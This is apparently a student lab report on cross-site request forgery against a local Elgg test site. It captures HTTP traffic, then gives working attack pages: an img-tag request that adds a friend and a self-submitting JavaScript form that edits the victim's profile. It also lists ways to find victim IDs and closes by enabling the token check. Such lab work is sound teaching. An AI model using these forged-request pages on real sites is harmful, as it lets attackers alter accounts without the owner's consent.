Lab Report: CSRF Attack Demonstration by Samy


Objective

This lab demonstrates how Cross-Site Request Forgery (CSRF) attacks can be used by an attacker (Samy) to exploit a victim (Alice) in an Elgg-based web application. The report covers showcasing how Samy adds himself to Alice's friend list and modifies Alice's profile without her consent.

Task 1: Observing HTTP Request

I used the HTTP Header Tool & also the Network option from the developers tool to perform this task.

Capturing HTTP GET request:



```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/act
Cookie: Elgg=h0p1lmeu00sjld2oo9dc45vff2
Connection: keep-alive
GET: HTTP/1.1 200 OK

http://www.csrflabelgg.com/cache
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; L
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=h0p1lmeu00sjld2oo9dc45vff2
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 13 Nov 2024 09:25:39 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Tue, 13 May 2025 09:25:39 GMT
Pragma: public
Cache-Control: public
ETag: "1549469429-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 12239
Content-Type: text/css;charset=utf-8
```


□ Persist Logs □ Disable cache

Status	Method	File	D...	Cause	Type	Transferred	Size
200	GET	elgg....	...	stylesheet	css	cached	58.10 KB

One request | 58.10 KB / 0 B transferred | Finish: 0 ms

Request URL: http://www.csrflabelgg.com/cache/1549469429/default/elgg.css
Request method: GET
Status code: ○ 200 OK
Version: HTTP/1.1

Response headers (0 B)
Cache-Control: public
Connection: Keep-Alive




```
302    GET    logo…    …    document html    2.46 KB    8.26 KB
14 requests | 109.08 KB / 4.83 KB transferred | Finish: 893 ms | DOMConte
```

Query string

__elgg_token: 8LO6MwQkQTjFQYtKEkYGvQ
__elgg_ts: 1731490702

Capturing HTTP POST request:



```
Accept: text/html,application/xhtml+xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/
Cookie: Elgg=2ot64pn3g1maj43vntjmil53r2
Connection: keep-alive
Upgrade-Insecure-Requests: 1
POST: HTTP/1.1 200 OK
Date: Wed, 13 Nov 2024 09:38:22 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 2941
Keep-Alive: timeout=5, max=98
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

http://www.csrflabelgg.com/cache
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; L
Accept: text/css,*/*;q=0.1
```

☐ Persist Logs ☐ Disable cache


Status	Method	File	D…	Cause	Type	Transferred	Size
302	POST	login	…	document	html	3.27 KB	11.45 KB
302	GET	/	…	document	html	3.22 KB	11.45 KB

```
17 requests | 725.10 KB / 9.75 KB transferred | Finish: 1.21 s | DOMContent
```

Request URL: http://www.csrflabelgg.com/action/login
Request method: POST
Remote address: 127.0.0.1:80
Status code: ▲ 302 Found
Version: HTTP/1.1

Response headers (407 B)

Cache-Control: no-store, no-cache, must-revalidate
Connection: Keep-Alive



```
302    POST    login    …    document html    3.27 KB    11.45 KB
17 requests | 129.45 KB / 9.75 KB transferred | Finish: 1.14 s | DOMContent
```

Form data

__elgg_token: cU0rhAl9r5qFpnbcj8jjCg
__elgg_ts: 1731490828
password: seedboby
returntoreferer: true
username: boby

Task 2: Exploiting CSRF via HTML `img` Tag

Scenario Overview


Samy creates a malicious HTML page containing an `img` tag that automatically triggers a GET request to add himself as a friend to Alice’s account without her consent.

Code Explanation

The code saved in the `Attacker` folder (index.html) includes an `img` tag with a source URL pointing to the vulnerable Elgg endpoint. The request is processed using Alice's active session cookies:

<img src="http://www.csrflabelgg.com/action/friends/add?friend=45">


Code Snippet:



```html
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <title>Welcome to Boby's Site</title>
</head>
<body>
    <h1>Welcome to an Interesting Page!</h1>
    <p>Check out the content below:</p>
    <!-- The img tag will automatically trigger a GET request to add Boby as Alice's friend -->
    <img src="http://www.csrflabelgg.com/action/friends/add?friend=43">
</body>
</html>
```

- **Endpoint:** `/action/friends/add` is used to add a friend.
- **Parameter:** `friend=45` corresponds to Samy’s user ID.
- **Exploitation:** When Alice visits this malicious page while logged in, her browser automatically sends a GET request to the server, unknowingly adding Samy as a friend.

HTML View:



Welcome to an Interesting Page!

Check out the content below:

Key Observations

1. **Passive Exploitation:** The attack does not require user interaction beyond visiting the page.
2. **Vulnerability:** Elgg’s reliance on session cookies for authentication makes it susceptible to CSRF attacks.

Task 3: Advanced CSRF with Form Submission

Scenario Overview

Samy escalates the attack by crafting a page (malicious.html) that forges two POST requests:

1. Add Samy as Alice’s friend.
2. Modify Alice's profile description.

Code Snippet:

```
<!DOCTYPE html>
<html>
<head>
   <title>Malicious CSRF Page</title>
</head>
<body>
<h1>Welcome to this amazing page!</h1>
```

```
<p>Enjoy some interesting content while we take care of the rest...</p>

<script type="text/javascript">
function forge_requests() {
   // First request: Add the victim to the attacker's friend list
   var friendFields = "";
   friendFields += "<input type='hidden' name='__elgg_token' value='fc98784a9fbd02b68682bbb0e75b428b'>";
   friendFields += "<input type='hidden' name='__elgg_ts' value='1403464813'>";
   friendFields += "<input type='hidden' name='friend' value='45'>";
   var friendForm = document.createElement("form");
   friendForm.action = "http://www.csrflabelgg.com/action/friends/add";
   friendForm.method = "post";
   friendForm.innerHTML = friendFields;
   document.body.appendChild(friendForm);
   friendForm.submit();

   // Second request: Modify the victim's profile
   var profileFields = "";
   profileFields += "<input type='hidden' name='__elgg_token' value='fc98784a9fbd02b68682bbb0e75b428b'>";
   profileFields += "<input type='hidden' name='__elgg_ts' value='1403464813'>";
   profileFields += "<input type='hidden' name='guid' value='42'>";
   profileFields += "<input type='hidden' name='briefdescription' value='Hi, Samy is my Hero'>";
   profileFields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";

   var profileForm = document.createElement("form");
   profileForm.action = "http://www.csrflabelgg.com/action/profile/edit";
   profileForm.method = "post";
   profileForm.innerHTML = profileFields;
   document.body.appendChild(profileForm);
   profileForm.submit();
}

window.onload = function() {
   forge_requests();
}
</script>
</body>
</html>
```

Code Explanation

The attack is implemented via JavaScript, which dynamically constructs and submits malicious forms when Alice visits the page.

Adding Samy as a Friend

The first request uses hidden fields with pre-filled CSRF tokens and user IDs:

```
var friendFields = "";
friendFields += "<input type='hidden' name='__elgg_token' value='fc98784a9fbd02b68682bbb0e75b428b'>";
friendFields += "<input type='hidden' name='__elgg_ts' value='1403464813'>";
friendFields += "<input type='hidden' name='friend' value='45'>";
```

The form is then submitted to the `/action/friends/add` endpoint.


Modifying Alice’s Profile

The second request targets Alice's profile, changing her "Brief Description" field:

```
var profileFields = "";
profileFields += "<input type='hidden' name='briefdescription' value='Hi, Samy is my Hero'>";
profileFields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
```

The form is submitted to `/action/profile/edit`.


The attacker, Samy sent the malicious website link to the victim



Samy visit my site 5 minutes ago


http://www.csrflabattacker.com/malicious.html

In the following picture the Alices profile is changed like **“Hi, Samy is my hero”** when they click the malicious website link.




Alice

Hi, Samy is my Hero



Welcome to this amazing page!

Enjoy some interesting content while we take care of the rest...




15 requests | 116.22 KB / 0 GB transferred | Finish: 844 ms | DOMContentLoad

Request URL: http://www.csrflabelgg.com/action/profile/edit
Request method: POST
Remote address: 127.0.0.1:80
Status code: 302 Found
Version: HTTP/1.1

Response headers (371 B)

Cache-Control: no-store, no-cache, must-revalidate



16 requests | 136.88 KB / 7.95 KB transferred | Finish: 445 ms | DOMContentLo

Form data

__elgg_token: fc98784a9fbd02b68682bbb0e75b428b
__elgg_ts: 1403464813
accesslevel[briefdescription]: 2
briefdescription: Hi,+Samy+is+my+Hero
guid: 42

Automatic Execution

The `forge_requests()` function is invoked via the `window.onload` event, ensuring the attack is executed as soon as Alice loads the page.

Key Observations

1. **Dual Exploitation:** The attacker targets multiple endpoints in a single page load.
2. **Token Theft Risk:** Hardcoded CSRF tokens and timestamps suggest poor server-side validation.
3. **Automatic Execution:** The attack requires no user interaction, making it highly effective.

Answers to Questions

Question 1: How Can Samy Obtain Alice’s `guid`?

Samy can use various techniques to obtain Alice’s unique identifier (`guid`):

1. **Public Information:** Inspect profile URLs or page metadata for embedded `guid`.
2. **Social Engineering:** Send phishing links with tracking parameters to Alice.
3. **Referrer Headers:** Extract `guid` from the HTTP referer header if Alice visits Samy’s site from her profile.


Question 2: Can Samy Launch a Generic Attack?

Yes, Samy can launch a generic attack without targeting Alice specifically:

1. **Dynamic Form Construction:** Use JavaScript to extract user-specific details (e.g., `guid`) from cookies or DOM elements.
2. **Session Hijacking:** Leverage Alice's active session cookies to execute requests on her behalf.
3. **Broadcasting Attack:** Submit requests with placeholder values (e.g., "anonymous") to target any authenticated user.

Task 4: Implementing a countermeasure for Elgg

Now I enable the CSRF countermeasure by commenting out the return True statement. Due to this statement, the function always returned true, even when the token did not match. So, by commenting it out, we are performing the check on token and timestamp and only if they are the same, return true. If the tokens are not present or invalid, the action is denied, and the user is redirected. This can be seen in the following:




```
 */
public function gatekeeper($action) {
        //return true;

        if ($action === 'login') {
                if ($this->validateActionToken(false)) {
                        return true;
                }

                $token = get_input('__elgg_token');
                $ts = (int)get_input('__elgg_ts');
                if ($token && $this->validateTokenTimestamp($ts)) {
```

We then perform the same attacks:
On doing GET request attack:




www.csrflabelgg.com/activity

Form is missing __token or __ts fields

All Site Activity

Alice is now a friend with Samy *yesterday*

On doing the POST request attack:



www.csrflabelgg.com/messages/inbox/alice

The page you were using had expired. Please try again.

The page you were using had expired. Please try again.

The page you were using had expired. Please try again.

The page you were using had expired. Please try again.

The page you were using had expired. Please try again.

The page you were using had expired. Please try again.

